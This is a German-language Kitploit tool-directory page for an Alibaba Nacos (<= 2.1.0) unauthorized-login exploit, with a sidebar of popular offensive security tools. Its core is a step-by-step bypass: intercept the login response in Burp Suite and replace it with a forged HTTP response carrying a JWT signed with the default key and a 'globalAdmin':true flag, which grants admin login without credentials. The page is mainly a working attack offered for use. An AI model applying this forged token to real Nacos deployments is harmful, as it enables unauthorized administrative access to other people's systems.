
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Alibab-Nacos-Unauthorized-Login — Alibaba Nacos Nicht autorisierter Login | Kitploit

Tools/GitHubGitHub/al1ex/alibab-nacos-unauthorized-login
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed Teaming
GitHubal1ex/alibab-nacos-unauthorized-login

Alibab-Nacos-Unauthorized-Login

Alibaba Nacos Nicht autorisierter Login

Repository anzeigen
14234vor 3 JahrenNoch nicht geprüft
Teilen

Auswirkung der Schwachstelle

In Nacos wurde ein Problem entdeckt, das Nacos <= 2.1.0 betrifft. Nacos-Benutzer verwenden den Standard-JWT-Schlüssel, was zu einer Schwachstelle für unbefugten Zugriff führt. Durch diese Schwachstelle können Angreifer die Benutzername- und Passwort-Authentifizierung umgehen und sich direkt beim Nacos-Benutzer anmelden.

Betroffenes Produkt

Nacos-Version <= 2.1.0

Reproduktion der Schwachstelle


Schritt 1:Gehen Sie direkt zur Nacos-Website, geben Sie einen beliebigen Benutzernamen und ein beliebiges Passwort ein und verwenden Sie Burpsuite, um das Paket abzufangen.

login

Schritt 2:Fangen Sie das Antwortpaket ab.

response

Schritt 3: Ändern Sie das Datenpaket wie folgt

HTTP/1.1 200
Date: Thu, 10 Nov 2022 01:27:16 GMT
Content-Type: application/json
Content-Length: 13
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-Security-Policy: script-src 'self'
Server: elb

{"accessToken":"eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJuYWNvcyIsImV4cCI6MTYxODEyMzY5N30.nyooAL4OMdiByXocu8kL1ooXd1IeKj6wQZwIH8nmcNA","tokenTtl":18000,"globalAdmin":true}

new

Schritt 4: Melden Sie sich nach dem Freigeben des Datenpakets erfolgreich an.

success

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    287

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






